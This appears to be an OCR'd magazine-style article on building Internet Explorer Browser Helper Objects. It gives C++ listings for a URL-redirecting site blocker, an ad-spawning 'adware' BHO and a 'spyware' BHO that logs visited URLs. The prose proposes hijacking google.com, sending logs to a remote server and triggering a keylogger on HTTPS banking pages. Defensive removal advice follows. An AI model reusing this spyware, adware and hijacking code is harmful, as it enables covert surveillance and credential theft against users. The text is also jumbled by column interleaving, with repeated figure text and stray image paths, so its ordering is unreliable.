
Then, it is possible to modify the navigation of an user. After the installation of the previous spying BHO, we can change the URL of the page the user will visit by sending a new request. This action can be used to block a website and to redirect users towards our pages when it wishes to visit a specific website: that can be used to hijack some websites, why not hijacking *google.com* which is the most seen webpage (this action is usually called Website Hijacking)?

As a logical continuation of the previous action, we can create parental control softwares. This type of tools working in the Internet Explorer memory space are often BHOs which will analyze the page visited before displaying (or not) it. If the website doesn't succeeded the tests, the software will modify the user navigation and will display a suitable message.

It is also possible to create a keylogger with the BHO. That will allow, in addition to being able to spy the visited sites, to know the keys the user hit.

We can also block popups. How to recognize popups from other legitimate reduced IE windows? Generally, the popups are open when IE is loading the body of the webpage and without the user do anything.

It is possible to view the HTML source code of the webpages we visited. That can allow a lot of things: to be able to display the HTML of a page in addition to the page itself (not interesting because CTRL+U allows us to see the source code of a HTML page), to allow to install a bayesian filter or any other type of statistical algorithms (often used by SPAM detection solutions) to try to understand the topic of an webpage.



To display a Web page on your desktop, select it from the following list. To add a Web page to the list, click New. To update Web page content, click Synchronize.

Web pages:

- [ ] My Current Home Page
- [✓] Yahoo!
- [✓] Wikipedia

To prevent moving or resizing of Web items on your desktop, select the following check box.

[✓] Lock desktop items

Figure 3. *How to configure the Active Desktop*

It is possible to create an access control tool. For example, when a user wants to reach a certain section of your website, it is possible to limit this section to the users having installed your toolbar or your access control software. This solution requires to analyze the navigation and knowing how to block webpages.

It is also possible to produce a server and/or client sending information. That means, as soon as a user consults a given page, the BHO can send information to a remote server (by FTP, HTTP GET or by HTTP POST).

It is possible to create a plugin which will allow the browser to be able to understand a new multimedia format like Adobe do with Acrobat Reader or even Microsoft with Microsoft Word: therefore when a PDF file is launched (or a DOC/RTF/PPT/PPS file…) by IE, this latter displays the document directly in the navigation page. ActiveX also is very much used for this kind of actions.

It is also possible to develop security modules or network analysis modules such as Web Development Helper (*http://www.nikhilk.net/Project.WebDevHelper.aspx*) a tool to analyze the HTTP protocol, DOM/DHTML, to debug Javascrip, very useful for the Ajax developers.

It is possible to do any other type of tools like IESnap (*http://www.tonec.com/products/iesnap/index.html*) which takes screenshots of the visited Webpages and create plugins to add web2.0 functionnalities to IE: that could permit people to better enjoy this new *version* of Internet.The BHOs allow us to do a lot of things.

A technical view about BHOs

A technical complement which will be presented is necessary to work when a BHO is developed.

Technical complements about the interfaces

By technical complement, we want to speak about the other interfaces with which it is necessary to work when a BHO is developed. The first goal of a BHO is to be able to reach and control the navigation of an user: for that, it is necessary to hook some events raised by the browser. That is realizable by implementing the IOjectWithSite interface. After that, the BHO will be able to require other interfaces like IWebBrowser2, IDispatch and IConnectionPointContainer. The IObjectWithSite interface provides only 2 methods that have to be implemented: *HRESULT SetSite (IUnknown* pUnkSite)*: which receives the pointer towards the browser IUnknown interface. This function will safeguard the contents of this pointer for further use.

There is also *HRESULT GetSite (REFIID riid, void ** ppvSite)*: this function will make it possible to recover the pointer towards the IUknown interface previously safeguarded when *Setsite()* was called.

We have to implement this interface in a BHO. Now, let us pass to the development of some BHOs because the best manner to better understand this IE's aspect is to develop real examples.

How to detect the context of calling (which process loaded the current BHO)

Detecting the context of calling requires to know which process loaded the current instance of a module (of a DLL in our case). With this intention, we will use some win32 API allowing us to discover this so much coveted information. We developed a BHO (we soon will see how one can create some such tools easily) and like we said previously, two types of process can load a COM object: Windows File Explorer (more commonly called *Explorer.exe*) and Internet Explorer (more commonly called *IExplorer.exe*). Our goal in this section is to know which of both created a new instance of the BHO and be able to control its loading. We must thus do this control quickly: when the DLL is loaded in memory. That's why, this has to be done in the Dllmain() function which is the Entry Point of any DLL:

```
TCHAR pszLoader[MAX_PATH];
if (dwReason == DLL_PROCESS_ATTACH)
 {
    …
    ::GetModuleFileName(
   NULL,pszLoader,MAX_PATH);
    if( _stricmp("explorer.exe",(
   const char *)pszLoader) == 0 )
     return FALSE;
 }
```

Here is the code that allow to know by which process the BHO has been loaded and to control the loading. We will explain the code. Firstly, we declare a character-type variable (TCHAR) to contain the name of the process. Then we test the reason of the loading of the DLL, if it corresponds to DLL_PROCESS_ATTACH which indicates that a process is trying to load the DLL and we can finally do our test. For this test, it is necessary for us firstly to discover the name of the process thanks to the win32 function: `GetModuleFileName`.

```
DWORD WINAPI GetModuleFileName(
  HMODULE hModule, LPTSTR lpFilename,
              DWORD nSize );
```

To use this function, we need to include *kernel32.dll*. For more information about this function, please consult the following MSDN page: *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/getmodulefilename.asp*.

Thanks to the call of this function, we obtain in the variable *pszLoader* the name of the process. To leave (to unload) a DLL, either the process calls the DLL with the reason DLL_PROCESS_DETACH, or, as in any win32 program, we can use the RETURN function. In the case of a DLL, *return FALSE,* allow to unload the DLL. With this knowledge, we can do a test on the variable to know which process is at the origin of the loading then to do what we want then. We do not want the COM object be launched by *Explorer.exe,* our goal is to be attached to Internet Explorer exclusively.

How to block some websites

The goal of the website blocker is to spy the Internet activity of the users who have installed the BHO. So during navigation, if the BHO detects a prohibited address, it will block it by automatically redirecting the user towards another page.

We will thus use the *_stricmp() function* for the comparison. We could have used *stricmp()* but the latter is deprecated in Microsoft Visual Studio 2005. Here is how we can control the loading of a COM module. But a question can be raised, how can we ask *Explorer.exe* to load the aforementioned module? Firstly, doing the previous test without leaving if it is *Explorer.exe* that is the result of the `GetModuleFileName` function then activating Active Desktop. But how to activate Active Desktop? That is possible manually and with functions. We will see the manual method.

To activate this option, it is necessary to go in the control panel then double-click on the Display icon. A new window with a notebook component should appear. It is made of several tabs: Themes, Desktop, Screen Saver, etc. To do our modification, it is necessary for us to go to the Desktop tab, then to click on the button *Customize Desktop*, a new window should appear. In the Web tab, you can put the Web contents to display on your desktop as shown in the Figure 5.

How to detect the events IE raise

To control and handle the events raised by the browser, we can implement a function called IDispatch::Invoke which makes it possible to intercept them. This function is declared as follows:

```
HRESULT Invoke( DISPID  dispIdMember,
 REFIID  riid, LCID  lcid, WORD
wFlags, DISPPARAMS FAR*  pDispParams,
 VARIANT FAR*  pVarResult, EXCEPINFO
FAR*  pExcepInfo, unsigned int FAR*
  puArgErr );
```

To assign a handler (a function which will be executed when a specific event is raised) to an event of the browser, we will test the `dispIdMember` member. This member can have several values which we will try to list.

In first, there is the `DISPID_BEFORENAVIGATE2` event which is sent before the user starts to navigate either in a new window or a new a frameset. In other words, this event is sent during the loading of the browser (between the moment when one clicks on the Internet Explorer icon and the moment when the startup Homepage is displayed). It might be raised when a new instance of the browser is started using CTRL+N. If we do not want to use the DISPID of this event, we can also use the `BeforeNavigate2` function:

```
void BeforeNavigate2( Idispatch
 *pDisp, VARIANT *&url, VARIANT
*&Flags, VARIANT *&TargetFrameName,
 VARIANT *&PostData, VARIANT *&Headers,
 VARIANT_BOOL *&Cancel);
```

Then there we have the `DISPID_DOWNLOADCOMPLETE` event which is raised when the navigation is stopped. This event is raised for all the possible reason. There are 3 possible reasons to justify the stopping of the navigation: the latter correctly stopped after having charged all the elements of a webpage, or it was manually stopped by the user or there was an error. If we do not want to use the DISPID of this event, we can also use the `DownloadComplete` function:

```
void DownloadComplete(VOID);
```

Then there we have the `DISPID_DOWNLOADBEGIN` event which is raised when an user start to navigate. It is linked to the `DISPID_DOWNLOADCOMPLETE` event and its associated function is:

```
void DownloadBegin(VOID)
```

Then there we have the `DISPID_NAVIGATECOMPLETE2` event which is raised each time the webpage displayed by the browser is changed. This event is one of most important and of the most used because each time a page is changed, the address of the new page is sent (we can recover it with the `get_LocationURL() function`). We thus can spy the navigation of an user and even to modify it by using the `Navigate()` function.

Then there we have `DISPID_NEWWINDOW2` event which is raised when a new Internet Explorer window is about to be launched. If we do not want to use the DISPID of this

Listing 1. *Source code for blocking web applications*

```
  USES_CONVERSION;
  if( dispidMember == DISPID_NAVIGATECOMPLETE2 )
  {
     BSTR bstrUrlName;
     // We get the current page URL thanks to get_LocationURL()
     HRESULT hr = m_spWebBrowser2->get_LocationURL(&bstrUrlName);
     if(FAILED(hr))
         return hr;
     LPTSTR psz = new TCHAR[SysStringLen(bstrUrlName)];
     // We convert the character string to TCHAR type
     lstrcpy(psz, OLE2T(bstrUrlName));
     if(strcmp("url_to_block",(const char *)psz) == 0)
     {
        VARIANT vFlags = {0},vTargetFrameName = {0};
        m_spWebBrowser2->Navigate(SysAllocString(L"url_of_the_new_page"),
                                  &vFlags, &vTargetFrameName, NULL, NULL);
        m_spWebBrowser2->put_Visible(VARIANT_TRUE);
     }
  return S_OK;
  }
return S_FALSE;
```

-tqw-

event, we can also use the NewWindow2 function:

```
void NewWindow2( Idispatch **&ppDisp,
 VARIANT_BOOL *&Cancel );
```

Then there we have the `DISPID _ PROGRESSCHANGE` event which is raised each time the loading state of an object of a webpage change. To say it in other words, this event can be used to create a progression bar displaying the loading percentage of a page (or of an object in general). If we do not want to use the DISPID of this event, we can also use the `ProgressChange` function:

```
void ProgressChange( long Progress,
 long ProgressMax );
```

Then there is the `DISPID _ ONQUIT` event which is raised before the current instance of the Internet Explorer is closed. That makes it possible to execute treatments which cannot be done if IE is still in memory. Things like deleting the cookies, the temporary files or any other type of actions like sending information collected from the surfing session of an user to a remote server. The associated function is:

```
void OnQuit(VOID);
```

There is surely other events, but these are the principal events with which we need to work. Before finishing, it is necessary for you to know that all these DISPID are declared in the *exdispid.h* file. to test these various events, we proceed quite simply as follows:

```
if (dispidMember == DISPID_
BEFORENAVIGATE2) {…}
```

How to register a BHO in order to allow IE accessing it

To identify the COM components and their interfaces some is the day, the month, the year and the computer, the COM objects uses GUID's (Global Unique Identifiers) based on the UUID's (Universal Unique Identifiers) of the Open Software Foundation's Distributed Computing Environment (OSF-DCE).

To translate, each COM object has a single 128 bits length identifier which makes it possible to undoubtedly recognize it. Thus, even if the name changes, we will be able to reach it. It's like that video plugins like Windows Media Player, Flash, can be loaded by the browser. Thus, even if the name changes according to the version, the navigator will always know how to find the COM component.

```
<OBJECT id="VIDEO" width="320"
   height="240"
   style="position:absolute;
   left:0;top:0;"
   CLASSID="CLSID:6BF52A52-394A-
   11d3-B153-00C04F79FAA6"
   type="application/x-oleobject">
   <PARAM NAME="URL"
   VALUE="your file or url">
   <PARAM NAME=
"SendPlayStateChangeEvents"
VALUE="True">
   <PARAM NAME="AutoStart"
VALUE="True">
   <PARAM name="uiMode" value="none">
   <PARAM name="PlayCount"
value="9999">
</OBJECT>
```

Knowing that more than one hundred of COM components can exist and that they can be reached locally as well as in network, using unique identifiers is the best solution not to load the bad component.

In our case, there are 2 types of UUID's with which we have to work: the CLSID's which make it possible to identify COM components and IID's which make it possible to identify interfaces. To simplify our life, Microsoft provided a tool named *uuidgen.exe* which makes it possible to generate the famous GUID's. An identifier looks like this: 0CB66BA8-5E1F-4963-93D1-E1D6B78FE9A2. For more information about the UUID's and its associated identifiers, please consult the following MSDN page: *http://msdn.microsoft.com/library/default.asp?url=/library/en us/rpc/rpc/generating_interface_uuids.asp*.

The UUID tool is generally provided with Microsoft Visual Studio xxx (some is the version). We will generate a new identifier to see it in activity. When we creat an ATL project with a Microsoft development environment, an identifier is normally automatically generated.

In the following example, we will speak about IDL. IDL (for Interface Language Definition) is a standard language to describe the interface of components. Knowing that the COM components integrate interprocess communication systems, they need an IDL file.

There are 6 options in this tool. The first is *-i* which makes it possible to put the generated UUID in an IDL file. Then there is *-s* which makes it possible to put the generated UUID in a C language structure. Then there is -o<*URIDuFicher*> which makes it possible to redirect the output of the program in a file. The name of the file must be stuck to the letter of the option. It is possible to generate several UUID's simultaneously with the option -n<*number*>. To finish, there is,

Adware

The goal of this adware is to launch a page with ads as soon as the user navigate to another webpage. But a difficulty will arise: this method, if it is applied just like will lead to a memory saturation/resources consuming or to a system crash. It is not our goal. Why a crash might happen? Because while launching the advertizing page, Internet Explorer will see we navigated to a new page and will launch a new advertizing page then with time, the user will have so much IE page on his screen that will sature his system. Therefore before starting to program the BHO, you must already have installed your advertisement management script like phpAdsNew and write on a paper his URL. We will tell to the BHO to not launch a new advertising page when it encounter this special URL. In the remainder of this section, this special address will be called the *_advertizing_page*.

as in all commandline programs, the options *-v* and *-h* which respectively make it possible to obtain information about the version of the software and an helping tutorial.

Now, let us generate an IDL file using the command *C:\Program Files\Microsoft Visual Studio 8\Common7\Tools>uuidgen.exe -i -oArtIcleIDL.idl*. Here is the contents of the IDL file obtained after having entered this line in the Windows shell:

```
[ uuid(4bdb00ff-2a00-4c8b-81a4-
                        80f4343d5250),
       version(1.0)]
interface INTERFACENAME
{
}
```

The generated file can be used as a basis for a script much more advanced like that used by our BHOs.

We have just done a part in the process of registring a COM component. Now, it will be necessary for us to work with the win32 registry (regedit). Normally, during the creation of an ATL project with Microsoft Visual C++, a RGS file is created to simplify this last stage. To see what looks like this file, please consult the *CloserAdsApp.rgs* file provided with the sources of the BHOs accompanying this article. Initially, this script will add the CLSID of our BHO to the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects key. Then it will add information about the BHO (like the path towards the DLL, the CLSID...) in 3 keys in HKEY_CLASSES_ROOT section.

Some BHOs examples

This section is for developers who want to create their own IE plugins. We will develop some BHOs to test various actions being able to be realized with a BHO. The Visual Studio projects allowing to develop the BHOs containing a lot of lines, we will only talk about the *Invoke* method which is normally the only one to change unless one wants to modify the context of calling, to add classes to the project or to change the UUID. We will talk about 4 projects. Each one of these projects will be presented like a pseudo-code then there will be some additional explanations. With this pseudo-code like, it will be able to describe and peel a problem from a functional point of view with words with an aim of detailing to the maximum the hierarchical aspect of the problem by respecting each stage strictly.

Listing 2. *Adware source code*

```
USES_CONVERSION;
if (dispidMember == DISPID_NAVIGATECOMPLETE2 ) {
   BSTR bstrUrlName;
   HRESULT hr = m_spWebBrowser2->get_LocationURL(&bstrUrlName);
   if(FAILED(hr))  return hr;
   LPTSTR psz = new TCHAR[SysStringLen(bstrUrlName)];
   lstrcpy(psz, OLE2T(bstrUrlName));
   if (strcmp(" the_advertizing_page  ",(const char *)psz) != 0) {
      int ProcessState = 0;
      STARTUPINFO si;
      PROCESS_INFORMATION pi;
      LPTSTR szCmdline=_tcsdup(TEXT(
                       "\"C:\Program Files\Internet Explorer\IEXPLORE.EXE\"
                       "the_advertizing_page "));
      ZeroMemory( &si, sizeof(si) );
      si.cb = sizeof(si);
      ZeroMemory( &pi, sizeof(pi) );
      ProcessState = CreateProcess(NULL, szCmdline, NULL, NULL,
                                   FALSE, 0, NULL, NULL, &si, &pi );
      if ( ProcessState ){
         // WaitForSingleObject( pi.hProcess, INFINITE );
         CloseHandle( pi.hProcess );
         CloseHandle( pi.hThread );
      }
   }
   return S_OK;
}
return S_FALSE;
```

It is possible to access the HTML code of a webpage as we can see in the following MSDN article: *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwebgen/html/bho.asp*. With such possibilities, we can create powerful webpage controllers like control parental softwares and other type of tool built upon BHOs architecture.

How to create IE toolbars

The toolbars are generally horizontal spaces, located below the menu of a software and which permit to display icons reacting to the mouse clicks (to each mouse click, an *on_button_clicked* is raised and the function associated to that event is called).

Since Internet Explorer 4 (or 5), we can add toolbars. Like the BHOs, an IE toolbar is a COM object (ATL and COM) which will be loaded by Internet Explorer if it's regitered in the adequate keys of the Windows registry. As the architecture is rather close to the BHOs architecture which we talked about previously, it is normal that we find an *Invoke*() method, the IDL and the interfaces principles.

For information, there are other types of bands under Windows platforms. There are the Explorer bars and the desk bands. Explorer bands are very common. They allow to split the Internet Explorer UI between the webpages and the options provided by IE. The diagrams at the Figure 4 show where are generally located (as well vertically as horizontally) the Explorer bands (shortened in EB on the diagrams). The favourites management system or the search tool (since Internet Explorer 6) uses Explorer bands. Explorer bands are generally floating bands, that wants to say that it is as well possible to display them as to hide them.

The desk bands are on the other hand less common. They permit to add icons, messages and even advertizing materials in the Windows taskbar. For example, the Windows digital clock is located in a desk band, as well as the Quick launch icons which are located just after the Start menu. It is even possible to move with the mouse a desk band out of the taskbar to allow this band to apppear like a Windows window.

About the interfaces, the bands have to implement the following interfaces: IUnknown, IClassFactory, IDeskBand, IObjectWithSite and IPersistStream. IClassFactory contains 2 methods, CreateInstance which created an object of a given CLSID and LockServer which will load the COM server in memory and will allow the creation of new objects. IDeskBand which permit to obtain useful information about a given toolbar. IObjectWithSite which allows the interaction between an object and a site, it contains the *SetSite() and GetSite()* methods. To finish IPersistStream which is used to serialize objects.

About the registration of toolbars in the Windows registry, the actions are almost similar to the BHOs registration actions. In first, we need to put the object's CLSID under the HKCR (HKEY_CLASSES_ROOT) key then in the HKLM/Software/Microsoft/Internet Explorer/Toolbar key.

Like we told previously, the toolbars' codes are almost similar to the BHOs codes. In spite of this ressemblance, creating a toolbar from scratch is something that take a lot of time and is complex. That's why corporations like Google, eBay and many other... use tools to generate their toolbars which we can find on the net and which allow us to separate the interface (which is often safeguarded in a XML-based file and is described using tags that the software's creators already specified) from the C++ code (basic architecture of the toolbar and functions associated with the elements in its interface).

We can create toolbars without using XML-based files but it is especially done by nostalgic people and thoses who want to personalize their toolbars. Using a XML-based file is a nice idea because we can easily update the toolbars without having to read again all the code of our toolbars. We will introduce you 3 of these miracles tools which permit to create its own toolbar.

The first is ToolbarStudio (*http://www.besttoolbars.net/*), a professional toolbar creation software you can handle only with your mouse: no programming knowledge is required. This software is already used by great sites like Alexa, MSN, Ebay, Ask Jeeves, T-Online, Skype... This tool is very interresting because it provides a huge list of useful options: ten complete search engines, we can add Javascript-based scripts to reach the contents of a webpage, we can modify (update) the toolbar interface without having to tell our clients to reinstall it, a small embedded email client, tools for network monitoring and security...

The next software is ToolbarDesign (*http://www.toolbardesign.com/*). It's a freeware under some conditions and it offers almost the same options ToolbarStudio offers. A thing can interrest some people: with ToolbarDesign, it is possible to create VBS (Visual Basic Script) scripts.

The last tool we want to introduce you is Dioda ToolbarCreator (*http://www.diodia.com/*). The great difference between this one and the previous is the fact that this one provides the source codes of the toolbars we have created in order to let us play with the code and improve it like we want, according to our wishes.

This tool is, for us, one of best because it allow us to create some toolbars and to learn how they are programmed by reading the C++ code.

Manual protection

The first manual protection against BHOs, toolbars and spywares/adwares is not to download weird

Spyware

The goal of this spyware is to spy the navigation sessions of the targeted users. In other words, its goal is to spy the visited websites. Each time a new page is visited, it registers the address in a file. It could be possible to do various actions like doing advanced statistics. How? Firstly by allocating a single identifier to each new IE instance (to each new IE window), then when the user navigates to another webpage, the BHO write the hour this event occured with the identifier of the IE window and the visited URL. When at the end of session Internet your BHO sends you the file (by FTP or...), you will be able to classify each action by IE window identifier then to calculate the time between each change of webpage. With a keylogger and mouselogger it will be possible to have a very powerful statistic tool.

Listing 3. *Spyware source code*

```
USES_CONVERSION;
if( dispidMember == DISPID_NAVIGATECOMPLETE2 ) {
   FILE *fp;
   BSTR bstrUrlName;
   HRESULT hr = m_spWebBrowser2->get_LocationURL(&bstrUrlName);
   if(FAILED(hr))  return hr;
   LPTSTR psz = new TCHAR[SysStringLen(bstrUrlName)];
   lstrcpy(psz, OLE2T(bstrUrlName));
   fopen_s( &fp, "path_to_the_log_file", "a");
   // Ecriture de l'adresse
   //courante dans le fichier
   fprintf( fp, "%s\n", (const char *)psz);
   fclose(fp);
   return S_OK;
}
return S_FALSE;
```

How to detect we changed the protocol? (http/https)

A few months ago, a Russian site started to diffuse a BHO of a new kind. Unfortunately, we do not remember any more the name of this BHO but its operation was as follow. Each time a victim of the undesirable BHO visited a HTTPS secure page or an online bank website, the BHO activated a keylogger with the hope to obtain confidential information like a bank card number, PAYPAL logins… We tried to do again the attack in this example. The BHO spies the Internet trafic of each victim and if it detects the HTTPS protocol.

softwares and to avoid programs like Kazaa. It's right, it's more a prevention than a way to the eradication of BHOs. How to remove BHOs and similar tools under a Windows system?

Firstly, we have to know where are located (in the filesystem, in the registry...) the information used by the BHOs or the toolbars and the information they need to be loaded. To search these data, you can use all the information provided in this article, Internet can also be used. Then it will be necessary to launch the system in safe mode.

The safe mode can be accessed before Windows start loading. To load this mode, when the Windows logo appears, press the F8 key then you will be able to load several modes: we are only looking for the safe mode. The safe mode is a mode under Windows platform that permits to load few drivers and components in order to be able to, most of the time, fix a computer.

To take an example, if you have a problem with winlogon and that you cannot any more use your credentials to connect to your Windows account, thanks to the safe mode, it will be possible to fix the problem by modifying the right program and the right DLL. Removing the famous and criticized WGA (Windows Genuine Advantage) tool created by Microsoft can be done under the safe mode. WGA is a tool that allow Microsoft to know if your Windows release is official and if you paid a licence. To do that, it behaves like a spyware by sending information to Microsoft servers before allowing you to authenticate. After that, it will create an encrypted file to identify your system. Although the goal of WGA is to stop the proliferation of hacked Windows release, the methods used (behaving like a spyware) have to be discussed. We can deactivate WGA and even deinstall it from the safe mode.

As we told it previously, doing a manual eradication require to know where to find the right information and only the experience can help doing it faster. A manual eradication is often used when we face a new type of threat (new spyware, new adware, new malware...) because using tools (search&destroy tools) is much easier. We will, in the following section, see some tools that might help to get rid of the BHOs and toolbars: unwanted or not.

If we can give advise to people wanting to learn how to secure their system and who want to learn how to detect/erase BHOs or unwanted toolbars, the best they can do is to start reading the SOPHOS Labs database about malwares which is a real bible to better know how the malwares work in general. It can be found at the address *http://www.sophos.com/security/analyses/* for the English version and *http://www.sophos.fr/security/analyses/* for the French version. With time, you will find information about all the most dangerous spywares and adwares antivirus editors and users were afraid of to see how they worked: where they hid themselves, what they did, how they did what they did, how antiviruses were able to quarantine them, the side effects they caused, which vulnerabilities allowed them to infiltrate systems... Very useful information which it is necessary to store somewhere to know how behave this types of malwares and to know how to find and destroy them because the majority of the malwares creators are unfortunately not geniuses.

Admittedly there are some, but the latte rather will seek to create more powerful tools, more functional than to copy the existing actions done by old malwares: what generally script kiddies do to create variants of known malwares. Other knowledge databases exist, but it's your work, you readers, to find them and see whether you are able to seek capital information in this large bundle of hay the Internet is.

Automatic protection thanks to softwares

This title is a little misleading. Automatic protection thanks to software. We will of course speak about various protection softwares but the *automatic* aspect of protection will not be really there because most of the time that we will use these tools, the misdeeds will already have been perpetrated and our goal will be to block the softwares causing these misdeeds.

Listing 4. *Source code for detecting protocols*

```
USES_CONVERSION;
if( dispidMember == DISPID_NAVIGATECOMPLETE2 ) {
   int URLLen = 0;
   BSTR bstrUrlName;
   HRESULT hr = m_spWebBrowser2->get_LocationURL(&bstrUrlName);
   if(FAILED(hr))  return hr;
   LPTSTR psz = new TCHAR[SysStringLen(bstrUrlName)];
   lstrcpy(psz, OLE2T(bstrUrlName));
   URLLen = strlen((const char *)psz);
   if ( ((const char *)psz)[4] == 's' ){
      // MessageBox(NULL, "HTTPS", "Protocol HTTPS detected", MB_OK);
      // Do what you want if the HTTPS protocol is used
   }
   return S_OK;
}
return S_FALSE;
```

We will see various types of software for security and system analysis, the goal being to present at least one tool for each step in securing systems. These actions are the awakening, in-depth research, the identification, the analysis, the eradication, the post-eradication. For information, you are not obliged to follow each one of these steps to analyze your systems. These steps were imagined by the author with an aim to seperate the paramount actions from the side actions we have to do during our analysis.

The awakening does not require specialized tools because it is enough to be with the listening of its computer to know if there is a problem or not and if there is infection or not. Any element can be useful: processes with odd names, messages indicating a lack of safety on the computer, ads appearing without an user action, unusual elements in Internet Explorer UI, an odd impression with a software. Any element can make it possible to discover that a BHO or a toolbar is installed on a Windows system, therefore it is necessary to lead a true investigation as well to the level of the machine and of its users.

The following step is the in-depth search. With this step, we have the impression that the machine was infected but we do not know by what. The goal will be to collect various information on the system to be able to identify the problem. This information can as well come from the active processes, from the preferences of the browser like IE or Firefox, from various Windows registry keys, from Windows services and from the analysis reports of the filesystem. For this step, two tools are generally used: HijackThis and SmitFraudFix. They are free and can be used meanwhile. Another tool we can talk about is BHODemon.

HijackThis is a tool having an UI but we can control it from the Windows commandline. It will generate a LOG file. Handling this tool is quite simple if you can use your mouse but understanding the report can be more difficult the first time. We will not explain how to read the HijackThis or SmitFraudFix reports because that could be the subject of a whole article. We only will show what one can find there and what elements are importants to understand.

At the end of the analysis, HijackThis creates a .log file in the directory it is located then opens it with *notepad.exe*. Here is an excerpt of this file (we will introduce comments to explain each section like HTML comments: *<! -- -->*).

There is, of course, other information indicated in this report but explaining all them would lengthen this article. SmitFraudFix analyzes the main Windows directories with an aim of finding BHOs and spyware. Here is an excerpt of its report.

As you can see it in this excerpt, SmitFraudFix provides the name and the full URI to the files which look like a threat (that does not want inevitably to say that they are the cause of your problems). With these two programs, it becomes rather easy to find the source of your problems. BHODemon will scan the Windows registry in order to alert you when a new BHO is installed or when a BHO disappear.

The following step is the identification. We can try to identify the source of our problems only if we did well the previous step. Why? Because the identification is the logical continuation of the reports analysis. It is by attentively analyzing the reports that one will be able to know which is the cause of our problems.

The following step is the analysis step. It consists in analyzing what a specific program does on your system but also to search on Internet information about the cause of the problem. To help you, it can be useful to use or create a program that will analyze the filesystem and notify you each time a file, a directory is accessed, modified, created... To supervise the filesystem activity of your system, the FilemonNT program from SysInternals (*http://www.sysinternals.com/Utilities/Filemon.html*) can be of a great help. You can also develop your own one. Analyzing the Windows registry activity is also possible thanks to Regmon from SysInternals (*http://www.sysinternals.com/Utilities/Regmon.html*).

Thus it is possible to know if a program records your navigation, if a program sends a file through the network… To find information in Internet, we have to consult the knowledge databases like SOPHOS one and the forums where we can find various information on a specific IE plugin (if someone else faces the same problem of course).

The last step is optional but makes it possible not to have any more to do again all these previous steps with each new analysis. It requires that the person who makes safe the infected machine knows some programming languages. This step the author calls the post-eradication step consists in developing a





Figure 4. *Common locations of the Explorer Bands*



To display a Web page on your desktop, select it from the following list. To add a Web page to the list, click New. To update Web page content, click Synchronize.

Web pages:

- [ ] My Current Home Page
- [✓] Yahoo!
- [✓] Wikipedia

Figure 5. *Common locations of the Desk Bands*

program or a script (the Python language is the best for that) which will control various other programs (like HijackThis) we can access from the Windows shell (*cmd.exe*). This new tool will have to alert the researcher if a problem is detected.

For example, as the HIDS do it (Host Intrusion Detection System that are IDS based on the client system), it can be possible to analyze the first time the system when it has no known problems, then with each new analysis, if the script by analyzing the various reports finds a modification being able to bring a security problem, it will create a report and alarm the researcher. This type of tools have to be created by the researcher because what it will do depends on what the researcher want to find: BHOs, spywares…

Does Mozilla Firefox protect users against BHOs and toolbars

Mozilla Firefox, first called Phoenix then Mozilla Firebird, is a browser created by the Mozilla foundation. Its first versions were developed at spring 2002 by Blake Ross (a young 19 years old developer who worked for the Mozilla foundation since he was 15) and by David Hyatt (the XUL creator). What was at this time an experimental project aiming at providing a simple browser everyone can customize became a success story and starts to attract users who do not want anymore Internet Explorer in spite of all the marketing actions Microsoft do.

The success of this browser can be analyzed thanks to the number of downloads. On October 19, 2005, there were nearly 100 million downloads and on November 9, 2005, for the 1.0 release, Mozilla began a big advertisement campaign which reached its zenith on December 19, 2005 with a big ads in NewYork Times.

Like Internet Explorer and other browsers commonly used, Mozilla Firefox integrates various functionalities but in a different way compared to the other navigators: the foundation provides a reliable and small browser containing some functionalities like the popup blocking. Then each user can customize his Firefox using the themes and plugins available on the Mozilla fondation websites.

